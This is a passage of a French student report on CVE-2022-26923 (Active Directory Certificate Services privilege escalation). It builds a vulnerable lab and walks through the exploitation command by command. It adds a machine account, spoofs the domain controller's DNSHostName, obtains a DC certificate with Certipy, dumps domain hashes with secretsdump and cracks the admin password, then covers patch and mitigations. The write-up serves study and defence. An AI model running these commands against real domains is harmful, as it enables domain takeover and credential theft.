Afin de mieux comprendre les étapes de l'installation et la configuration de ces services, vous pouvez vous référer à la documentation officielle de microsoft [8]. Cependant, pour notre manipulation, ce qui a été décrit est largement suffisant pour mettre en place notre environnement vulnérable.

2.1.4 Création d'un utilisateur à privilèges limités

Enfin, nous avons créé un utilisateur avec les informations d'identifications suivantes :

- **Username :** `user`
- **Mot de passe :** `V@grant1`

Cet utilisateur à privilèges limités est destiné à être utilisé pour l'exploitation de la faille.




FIGURE 2.13 – Création d'un utilisateur

2.1.5 Exportation de l'environnement

Afin de faciliter l'accès à notre environnement de test, nous avons exporté la machine virtuelle configurée en tant que box Vagrant, désormais hébergée sur le Vagrant cloud. Cette box est `fialimouad/cve-202226923-machine` [9] et servira de fondement à notre démonstration d'exploitation.

Pour réaliser cette exportation, nous avons packagé notre machine à l'aide de la commande : `vagrant package -base Machine` afin de pouvoir la mettre sur le Vagrant cloud.

Cette configuration soigneusement élaborée constitue la base pour notre prochaine étape : l'exploitation de la faille CVE-2022-26923. Nous allons utiliser cet environnement pour démontrer concrètement comment la vulnérabilité peut être exploitée, en fournissant un guide pratique pour naviguer dans le processus d'exploitation et en approfondissant notre compréhension de la faille.

2.2 Exploitation

2.2.1 Reproduire l'environnement de l'exploitation

Pour reproduire l'environnement nécessaire à l'exploitation de la faille CVE-2022-26923, les utilisateurs doivent d'abord cloner notre projet depuis le dépôt Git.

- Lancez votre terminal de commande.
- Utilisez la commande `git clone` suivie de l'URL du projet (disponible dans la référence [10]) pour cloner le dépôt sur votre système local.

Machine vulnérable

Pour lancer la machine vulnérable, il faut avoir Vagrant [11] installé sur votre machine en plus de VirtualBox.

Si vous utilisez Windows 10 ou Windows 11 et rencontrez des problèmes au démarrage de la machine virtuelle via le Vagrantfile — notamment si la machine virtuelle ne démarre pas correctement — assurez-vous que la fonctionnalité Hyper-V de Windows est désactivée :




FIGURE 2.14 – Désactivation de Hyper-V

Lorsque vous êtes prêts :

- Accédez au dossier cloné dans le terminal et allez sur Machine vulnérable.
- À l'intérieur de ce dossier, vous trouverez le fichier Vagrantfile qui contient toutes les configurations nécessaires pour initialiser et configurer la machine virtuelle vulnérable.
- Exécutez `vagrant up` pour démarrer la machine virtuelle prête pour l'exploitation.




FIGURE 2.15 – Lancement de la machine vulnérable

N.B : Il est possible qu’une erreur survienne à la fin du démarrage avec Vagrant, lorsqu’il tente d’accéder via SSH au compte administrateur '**vagrant**'. En effet, la configuration de l’environnement Active Directory sur la machine restreint l’accès SSH à l’administrateur. Cependant, cette restriction n’affecte pas l’utilisation de la machine avec le compte '**user**', qui reste pleinement opérationnel pour nos besoins.

Machine attaquante


Pour mener l’attaque, nous utiliserons l’outil Certipy [12], conçu pour énumérer et exploiter les services de certificats Active Directory (AD CS). L’attaque peut être lancée à partir de n’importe quelle distribution Linux équipée de la version 4 de Certipy.

Pour ceux qui n’ont pas de système Linux disponible, notre dépôt propose un fichier Vagrant additionnel dans le répertoire **Attacker**. Ce fichier contient un script automatisant l’installation de Certipy. Pour démarrer avec cette machine attaquante virtuelle, procédez comme suit :

- Accédez au dossier Attacker.
- Exécutez **vagrant up** pour démarrer la machine virtuelle attaquante.

Le Vagrantfile, après le démarrage de la machine, lance le script d’installation de certipy à l’intérieur de celle-ci, et donc vous pourrez l’utiliser directement.

Vous pourrez accéder à la machine en entrant la commande **vagrant ssh** sur le même dossier :



```
PS C:\Users\mouad\Documents\Studies\ENSIMAG\SSI\CVE-2022-26923\Attacker> vagrant ssh
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-83-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Dec  6 01:37:09 PM UTC 2023

System load:  0.64990234375   Processes:            159
Usage of /:   14.7% of 30.34GB Users logged in:             0
Memory usage: 15%           IPv4 address for eth0: 10.0.2.15
Swap usage:   0%

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
vagrant@vagrant:~$
```

FIGURE 2.16 – Vagrant ssh vers la machine d’attaque

N.B : Pour les utilisateurs disposant d’un système Ubuntu 22.04 ou d’une distribution similaire, il est possible d’utiliser notre script d’installation fourni pour mettre en place la dernière version de Certipy sur votre machine. Ce processus assure une installation fluide et efficace de l’outil nécessaire à l’exploitation de la faille.

Solutions Alternatives


Si l’installation des machines et des outils nécessaires à l’exploitation de la faille CVE-2022-26923 s’avère difficile pour une raison quelconque, il existe une option alternative. Les utilisateurs peuvent accéder à un environnement prêt à l’emploi sur TryHackMe (voir référence [13]). Ce lien fournit toutes les informations et manipulations requises pour l’exploitation de la faille. Il suffit de cliquer sur ”Join room” pour pouvoir y accéder.

Toutefois, il est important de noter que cet environnement peut être relativement lent et prendre du temps à utiliser.

Malgré cette alternative, il est fortement recommandé d'utiliser l'environnement que nous avons préparé dans notre dépôt. L'utilisation de notre environnement configuré permet une meilleure compréhension et un suivi plus précis des procédures détaillées dans ce rapport. Cette approche garantit une expérience d'apprentissage plus approfondie et une compréhension claire de la vulnérabilité et de son exploitation.

2.2.2 Etapes d'exploitation

Avant de commencer l'exploitation, il serait intéressant d'ajouter, dans la machine d'attaque, la ligne ci dessous, à `/etc/hosts` :



```
mouad@mouad-virtual-machine:~/certipy-env$ cat /etc/hosts
127.0.0.1 localhost
192.168.33.13 VAGRANT-K51B6U3.vagrant.local VAGRANT-K51B6U3 vagrant-VAGRANT-K51B6U3-CA vagrant.local
127.0.1.1 mouad-virtual-machine

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

FIGURE 2.17 – Fichier `'/etc/hosts'`


L'ajout de cette ligne permettra de simplifier les interactions avec les différentes composantes de l'environnement et d'améliorer la clarté des instructions à suivre.

Pour cela, vous pouvez ajouter la ligne manuellement à `'/etc/hosts'`, ou tout simplement utiliser la commande :

```
echo "192.168.33.13 VAGRANT-K51B6U3.vagrant.local VAGRANT-K51B6U3
vagrant-VAGRANT-K51B6U3-CA vagrant.local" | sudo tee -a /etc/hosts
```

Exploitation de la faille

Maintenant que les deux machines sont prêtes, ajoutant une nouvelle machine (ou compte machine) `CVEPC` à notre domaine. Comme expliqué dans la section de la description de la faille, nous utiliserons la commande `addcomputer.py` pour intégrer une nouvelle machine au domaine, en utilisant l'utilisateur `user` :



```
mouad@mouad-virtual-machine:~/certipy-env$ addcomputer.py 'vagrant.local/user:V@grant1' -method LDAPS
-computer-name 'CVEPC' -computer-pass 'P@ssw0rd'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account CVEPC$ with password P@ssw0rd.
mouad@mouad-virtual-machine:~/certipy-env$
```

FIGURE 2.18 – Ajout de CVEPC au domaine

Cette machine possèdera les droits d'un contrôleur de domaine éventuellement, "grâce" à notre manipulation malveillante (ce qui est le but de cette exploitation). Par conséquent, il est important de conserver son nom et son mot de passe.

Vérifiant maintenant que la machine est ajouté dans notre domain. Pour cela, on va se connecter à la machine vulnérable, avec l'utilisateur `user` à l'aide de la commande `vagrant ssh`. N'oubliez pas que le mot de passe est : `V@grant1` :

```
PS C:\Users\mouad\Documents\Studies\ENSIMAG\SSI\CVE-2022-26923\Machine> vagrant ssh
==> default: The machine you're attempting to SSH into is configured to use
==> default: password-based authentication. Vagrant can't script entering the
==> default: password for you. If you're prompted for a password, please enter
==> default: the same password you have configured in the Vagrantfile.
user@127.0.0.1's password: [ ]
```

FIGURE 2.19 – Connexion à la machine vulnérable

N.B : Lors de la connexion SSH à la machine, il est important de noter que nous accédons initialement à l'invite de commande (cmd). Cependant, pour exécuter toutes les commandes futures, nous devons passer en mode PowerShell en utilisant la commande `powershell`.

On utilisera maintenant la commande `Get-ADComputer` qui nous permet de visualiser les propriétés d'une machine appartenant au domaine. L'output de la commande doit ressembler à :

```
PS C:\Users\user> Get-ADComputer CVEPC -properties dnshostname,serviceprincipalname

DistinguishedName      : CN=CVEPC,CN=Computers,DC=vagrant,DC=local
DNSHostName             : CVEPC.vagrant.local
Enabled                 : True
Name                   : CVEPC
ObjectClass             : computer
ObjectGUID             : 3e9d0608-7303-4e58-8980-5ca103379a58
SamAccountName          : CVEPC$
serviceprincipalname    : {RestrictedKrbHost/CVEPC.vagrant.local, RestrictedKrbHost/CVEPC, HOST/CVEPC.vagrant.local, HOST/CVEPC}
SID                    : S-1-5-21-3330634377-1326264276-632209373-1115
UserPrincipalName       :
```

FIGURE 2.20 – Vérification de l'ajout de CVEPC

On en déduit que la machine a été bien ajouté avec les informations que nous avons fournis. Il faut remarquer que le symbole `$` s'ajoute automatiquement à la propriété `SamAccountName`, et donc il ne faut pas l'oublier dans les prochaines commandes.

On remarque aussi que la propriété `ServicePrincipalName` n'est pas vide. Afin de continuer vers notre but, il est nécessaire, comme expliqué dans la description détaillée de la faille, de supprimer son contenu pour pouvoir éventuellement changer le `DNSHostName` à celui du controlleur du domaine.

Notez bien que le nom de domaine qu'on veut attribuer à notre machine `CVEPC` est le suivant :

```
PS C:\Users\user> Get-ADComputer VAGRANT-K51B6U3 -Properties dnshostname,serviceprincipalname

DistinguishedName : CN=VAGRANT-K51B6U3,OU=Domain Controllers,DC=vagrant,DC=local
DNSHostName       : VAGRANT-K51B6U3.vagrant.local
Enabled           : True
Name              : VAGRANT-K51B6U3
ObjectClass       : computer
ObjectGUID        : 03977f18-8f64-4027-bd13-aa801535b007
SamAccountName    : VAGRANT-K51B6U3$
ServicePrincipalName : {Dfsr-12f9a27c-bf97-4787-9364-d31b6c55eb04/VAGRANT-K51B6U3.vagrant.local, TERMSRV/VAGRANT-K51B6U3.vagrant.local, ldap/VAGRANT-K51B6U3.vagrant.local/ForestDnsZones.vagrant.local...}
SID               : S-1-5-21-3330634377-1326264276-632209373-1001
UserPrincipalName :
```

FIGURE 2.21 – DNSHostName du "domain controller"

Maintenant, pour supprimer le contenu du SPN, on utilisera la commande `Set-ADComputer`, avec le tag `ServicePrincipalName`, auquel on donnera comme paramètre `{}` qui signifie "vide" :

```
PS C:\Users\user> Set-ADComputer CVEPC -ServicePrincipalName @{}
PS C:\Users\user> Get-ADComputer CVEPC -properties dnshostname,serviceprincipalname

DistinguishedName : CN=CVEPC,CN=Computers,DC=vagrant,DC=local
DNSHostName       : CVEPC.vagrant.local
Enabled           : True
Name              : CVEPC
ObjectClass       : computer
ObjectGUID        : 3e9d0608-7303-4e58-8980-5ca103379a58
SamAccountName    : CVEPC$
SID               : S-1-5-21-3330634377-1326264276-632209373-1115
UserPrincipalName :
```

FIGURE 2.22 – Suppression de SPN pour CVEPC

Un bon signe ! la propriété `ServicePrincipalName` n'est plus visible, ce qui veut dire qu'elle ne contient plus de valeurs. On pourra maintenant changer le `DNSHostName` vers celui qu'on veut :

```
PS C:\Users\user> Set-ADComputer CVEPC -DnsHostName VAGRANT-K51B6U3.vagrant.local
PS C:\Users\user> Get-ADComputer CVEPC -properties dnshostname,serviceprincipalname

DistinguishedName : CN=CVEPC,CN=Computers,DC=vagrant,DC=local
DNSHostName       : VAGRANT-K51B6U3.vagrant.local
Enabled           : True
Name              : CVEPC
ObjectClass       : computer
ObjectGUID        : 3e9d0608-7303-4e58-8980-5ca103379a58
SamAccountName    : CVEPC$
SID               : S-1-5-21-3330634377-1326264276-632209373-1115
UserPrincipalName :
```

FIGURE 2.23 – Changement du DNSHostName du CVEPC

Le compte machine `CVEPC` a maintenant le même `DNSHostName` du contrôleur du domaine. Essayons de voir comment ceci nous servira. Pour cela, on utilisera `Certipy` pour demander une nouvelle certificat au nom de notre machine `CVEPC` (avec une template Machine bien sûr).

N.B : On utilise ici la dernière version de `certipy`. Sur TryHackMe, la version utilisée de `certipy` est la version `3.0.0`, qui prend les paramètres d'une manière différentes à la version utilisée dans ce rapport.

```
mouad@mouad-virtual-machine:~/certipy-env$ certipy req -username 'CVEPCS@vagrant.local' -password 'P@ssw0rd'
-ca vagrant-K51B6U3-CA -template Machine -target VAGRANT-K51B6U3.vagrant.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with DNS Host Name 'VAGRANT-K51B6U3.vagrant.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'vagrant-k51b6u3.pfx'
mouad@mouad-virtual-machine:~/certipy-env$
```

FIGURE 2.24 – Demande de certificat malicieuse

Nous avons réussi! Nous avons pu obtenir notre certificat avec le `DNSHostName VAGRANT-K51B6U3.vagrant.local` qui est le celui du controlleur du domaine. Vérifions que cette certificat marche bien à l'aide de la commande `certipy auth` :

```
mouad@mouad-virtual-machine:~/certipy-env$ certipy auth -pfx vagrant-k51b6u3.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: vagrant-k51b6u3$@vagrant.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'vagrant-k51b6u3.ccache'
[*] Trying to retrieve NT hash for 'vagrant-k51b6u3$'
[*] Got hash for 'vagrant-k51b6u3$@vagrant.local': aad3b435b51404eeaad3b435b51404ee:
926f376cb032996ee9e14c7a24de1f68
mouad@mouad-virtual-machine:~/certipy-env$
```

FIGURE 2.25 – S'authentifier en tant que "Domain Controller"

Nous avons réussi à obtenir le NT hash du contrôleur de domaine, ce qui signifie que nous sommes maintenant authentifiés en tant que Domain Controller. Cela nous permettra d'exécuter des opérations plus avancées et potentiellement plus risquées avec cette autorité.

Preuve de concept

Par souci de démonstration et de preuve de concept, nous allons maintenant illustrer l'utilisation du NT hash obtenu pour effectuer des opérations plus avancées au sein du domaine. À cette fin, nous ferons usage du script `secretsdump.py`, qui est inclus dans la suite `Impacket` [14] et qui est automatiquement téléchargé avec la dernière version de `Certipy`.

L'objectif de cette opération est de récupérer tous les secrets (hashes) du domaine en utilisant le hash du contrôleur de domaine que nous avons obtenu précédemment. Cette démarche nous permettra de visualiser concrètement comment le NT hash peut être exploité pour accéder à des informations sensibles au sein du domaine, démontrant ainsi les implications potentielles de la faille CVE-2022-26923.


```

mouad@mouad-virtual-machine:~/certipy-env$ secretsdump.py 'vagrant.local/vagrant-k51B0U3$@vagrant-k51b0u3.vagrant.local'
-hashes :926f376cb03296ee9e14c7a24de1f68
Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:043a5be6d2321f53a25ff6c70f40e774:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
vagrant.local\user:1114:aad3b435b51404eeaad3b435b51404ee:1607290ae8d3227389c4336662daa4f2:::
VAGRANT-K51B0U3$:1001:aad3b435b51404eeaad3b435b51404ee:926f376cb032996ee9e14c7a24de1f68:::
CVEPCS:1115:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:325f055cb94330276f853835e6f943f8455c6a12798f8e977af27be816f3af1d
Administrator:aes128-cts-hmac-sha1-96:e0f4d71c575057b89f4ea4debd4a15b8
Administrator:des-cbc-md5:5dc8df29c4084c76
krbtgt:aes256-cts-hmac-sha1-96:339bd3f6cd689071465c7bc3a3b25d40f9542a01ecd1faebf2951046c6599124
krbtgt:aes128-cts-hmac-sha1-96:4c89a3cc7361fec36a06ca24857201a1
krbtgt:des-cbc-md5:0b9238eab5ae2a68
vagrant:aes256-cts-hmac-sha1-96:2384b3d67b9e1d925064642448120cb35ccace8d30f94872570fcbc2cc9bc4b
vagrant:aes128-cts-hmac-sha1-96:e0e375bf60c1ea9c8e64bd46e889ab8e
vagrant:des-cbc-md5:46a16794cefb379d
vagrant.local\user:aes256-cts-hmac-sha1-96:62b9b4f875448a82762d244cd056398f36d7e7bcaeff2bc9e5e4e7fda9d8e8b
vagrant.local\user:aes128-cts-hmac-sha1-96:a4ce8b2115c9b87bae64e33e8f987d61
vagrant.local\user:des-cbc-md5:c2d907e3ba26800e
VAGRANT-K51B0U3$:aes256-cts-hmac-sha1-96:1ac68a7f75702087ba9250989d819eb79752f4986d63aa2c1b3443f1493c019
VAGRANT-K51B0U3$:aes128-cts-hmac-sha1-96:bbf533e49cd5830b0d962f7a11f611fe
VAGRANT-K51B0U3$:des-cbc-md5:68bcfb79802383c4
CVEPCS:aes256-cts-hmac-sha1-96:078846989d8c2513b6d37f8b60c528961f7757870f2236296354d89f48257d
CVEPCS:aes128-cts-hmac-sha1-96:1bc7e0b75aa6a6f596d2f9b24d582dcf
CVEPCS:des-cbc-md5:e504f249c7cea4df
[*] Cleaning up...

```

FIGURE 2.26 – Récupérer les secrets du domaine

On peut voir qu'à l'aide du NT hash obtenu du contrôleur du domaine, nous avons réussi à récupérer tous ces secrets. Essayons de voir la signification de l'un de ces "hashes" qu'on a :

```

[-] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:043a5be6d2321f53a25ff6c70f40e774:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
vagrant.local\user:1114:aad3b435b51404eeaad3b435b51404ee:1607290ae8d3227389c4336662daa4f2:::
VAGRANT-K51B0U3$:1001:aad3b435b51404eeaad3b435b51404ee:926f376cb032996ee9e14c7a24de1f68:::
CVEPCS:1115:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::

```

FIGURE 2.27 – Visualisation de l'un des secrets

Ce hash appartient à l'administrateur de la machine qui a créé le domaine. Essayons de décoder ce hash à l'aide d'un outil en ligne par exemple [15] :

Ntlm Decrypt & Encrypt

e02bc503339d51f71d913c245d35b50b

Crypter

Décrypter

e02bc503339d51f71d913c245d35b50b : **vagrant**

FIGURE 2.28 – Décoder le hash de l'administrateur

Et voilà ! nous avons réussi à obtenir le mot de passe de l'administrateur. Vous pouvez vérifier la validité de ce mot de passe en ouvrant l'interface utilisateur de la machine virtuelle dans VirtualBox. Vous pourrez vous connecter en utilisant le nom d'utilisateur "vagrant" avec le mot de passe **vagrant**, qui correspond à l'administrateur.

Il est essentiel de noter que, dans ce cas, nous avons eu de la chance car le mot de passe était relativement faible et donc relativement facile à décoder. Cependant, dans d'autres scénarios, décoder de tels hachages peut être beaucoup plus difficile. Cela illustre simplement l'une des nombreuses possibilités offertes lorsque l'on est authentifié en tant que Domain Controller. Il est impératif de comprendre que de telles vulnérabilités peuvent être exploitées de diverses manières, soulignant ainsi l'importance de la sécurité au sein d'un domaine.

En conclusion, cette démonstration et preuve de concept ont mis en lumière la vulnérabilité CVE-2022-26923 et ses implications potentielles au sein d'un environnement Active Directory. Nous avons illustré comment, en exploitant cette faille, un attaquant peut obtenir un accès en tant que Domain Controller, et même récupérer des informations sensibles, éventuellement, telles que les mots de passe d'administrateurs.

Chapitre 3

Stratégies de Mitigation et Bonnes Pratiques

3.1 Patch de Sécurité de Mai 2022 de Microsoft

Dans le cadre des mises à jour de sécurité de mai 2022 [16], Microsoft a apporté une correction importante à la vulnérabilité CVE-2022-26923. Cette correction consiste à intégrer un nouvel identifiant d'objet (OID) dans les certificats récemment émis, permettant une meilleure identification de l'utilisateur. Cette amélioration est réalisée par l'incorporation de l'identifiant de sécurité (SID) de l'utilisateur au sein du nouvel OID nommé `szOID_NTDS_CA_SECURITY_EXT`.

Il est à noter que les modèles de certificats configurés avec le drapeau `CT_FLAG_NO_SECURITY_EXTENSION` dans l'attribut `msPKI-Enrollment-Flag` ne comprendront pas ce nouvel OID. Par conséquent, ces modèles restent susceptibles à cette attaque. Bien que l'activation de ce drapeau soit peu probable, il est crucial de comprendre les répercussions potentielles de son utilisation.

Par ailleurs, la permission "Validated write to DNS host name" a été modifiée pour ne permettre la définition de l'attribut `dnsHostName` que s'il correspond au nom de compte SAM de l'utilisateur. Cependant, il est toujours possible de créer une valeur `dnsHostName` dupliquée si l'on dispose d'une permission générique d'écriture sur le compte de l'ordinateur.

Si une tentative d'exploitation de cette vulnérabilité est effectuée sur un contrôleur de domaine ayant reçu ce patch, une erreur `KDC_ERR_CERTIFICATE_MISMATCH` sera renvoyée lors de l'authentification Kerberos, dans le cas où le certificat contient le nouvel OID `szOID_NTDS_CA_SECURITY_EXT`.

3.2 Stratégies de mitigation

Dans le cas où l'application du patch n'est pas réalisable immédiatement, plusieurs stratégies de mitigation peuvent être envisagées. Une approche essentielle consiste à renforcer la sécurité de l'environnement Active Directory Certificate Services (AD CS) en limitant les inscriptions aux certificats. Cette mesure, bien qu'elle ne constitue pas une mitigation directe de la vulnérabilité, joue un rôle crucial dans la réduction des risques associés.

En outre, une modification recommandée concerne l'attribut `MS-DS-Machine-Account-Quota`. Par défaut, cet attribut permet à un utilisateur de créer jusqu'à dix comptes d'ordinateurs dans un domaine. En réduisant cette valeur à zéro, on limite la capacité d'un utilisateur à générer des comptes d'ordinateurs supplémentaires. Il est important de noter que cette action, bien qu'utile, ne constitue pas une solution complète face à la vulnérabilité. Un attaquant pourrait toujours compromettre un compte d'ordinateur existant, par exemple en utilisant des techniques telles que KrbRelay, pour exploiter la faille.

Ces mesures, bien qu'efficaces jusqu'à un certain point, doivent être considérées comme des solutions temporaires ou complémentaires en attendant l'application du patch de sécurité officiel de Microsoft. L'importance de l'application de ce patch ne saurait être sous-estimée, car il offre la solution la plus complète et la plus efficace pour résoudre cette vulnérabilité.

3.3 Bonnes pratiques

Pour conclure ce chapitre, voici une liste de quelques bonnes pratiques supplémentaires à adopter, pour diminuer le risque d'exploitation de cette vulnérabilité :

- **Mise à Jour et Patching :** L'application Immédiate du Patch de Sécurité de mai 2022 de Microsoft [16] est crucial, dans lequel est incluse une correction de la vulnérabilité et lequel devrait être appliqué sans délai.
- **Durcissement de l'Environnement AD CS :** Limiter qui peut s'inscrire pour obtenir des certificats dans AD CS. Cela implique de revoir et de resserrer les politiques d'autorisation pour l'émission de certificats.
- **Gestion des Comptes et des Accès :**
 - Appliquer le Principe de Moindre Privilège : S'assurer que les comptes utilisateurs et services ont uniquement les droits nécessaires à leurs fonctions.
 - Surveillance des Comptes de Machine : Contrôler la création de nouveaux comptes de machine, notamment en ajustant l'attribut `MS-DS-Machine-Account-Quota`
- **Surveillance et Analyse des Journaux :** Mettez en place une surveillance proactive des journaux d'activité pour détecter toute tentative d'exploitation de la vulnérabilité.

Conclusion Générale

Au terme de ce rapport, nous avons exploré en profondeur la vulnérabilité CVE-2022-26923, ses implications, et les stratégies pour y remédier. Notre analyse a révélé non seulement la complexité technique de cette faille, mais aussi l'étendue de son impact potentiel sur les systèmes d'information basés sur Active Directory.

En démontrant la mise en place d'un environnement vulnérable et en détaillant le processus d'exploitation, nous avons souligné l'importance cruciale d'une vigilance continue et d'une mise à jour régulière des systèmes pour prévenir de telles failles. Les mesures de mitigation et les bonnes pratiques discutées dans ce rapport offrent aux administrateurs système et aux professionnels de la sécurité des lignes directrices claires pour renforcer la sécurité de leurs infrastructures.

Ce travail met en lumière l'importance d'une approche proactive en matière de cybersécurité. La découverte et l'analyse des vulnérabilités, comme la CVE-2022-26923, sont essentielles pour anticiper et contrer les menaces avant qu'elles ne se matérialisent en incidents majeurs. Notre exploration détaillée de cette vulnérabilité a été menée avec un esprit de recherche et d'éducation, sans aucune intention malicieuse.

En conclusion, bien que la CVE-2022-26923 représente un défi spécifique, elle illustre également un problème plus large auquel font face les organisations du monde entier. Les leçons tirées de cette analyse doivent servir de catalyseur pour une vigilance accrue et une amélioration continue des pratiques de sécurité. En fin de compte, notre objectif est de créer des environnements numériques plus sûrs et résilients, capables de résister aux évolutions constantes des menaces cybernétiques.

Bibliographie

- [1] *Will Schroeder & Lee Christensen*, Certified Pre-Owned: Abusing Active Directory Certificate Services
- [2] *Oliver Lyak*, Certified: CVE-2022-26923 - Active Directory Domain Privilege Escalation
- [3] *MS-ADTS (2.28)*, msPKI-Certificate-Name-Flag Attribute
- [4] *MS-ADTS (3.1.1.5.1.3)*, Uniqueness Constraints
- [5] *MS-ADTS (MS-PKCA)*, Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol
- [6] *MS-ADTS (3.1.5.2.1)*, Certificate Mapping
- [7] *Windows Server 2019 Standard (1809)*, [rgl/windows-server-2019-standard-amd64](#)
- [8] *Documentation officielle Microsoft*, Installer les services de domaine Active Directory
- [9] *Environnement vulnérable*, [fialimouad/cve-202226923-machine](#)
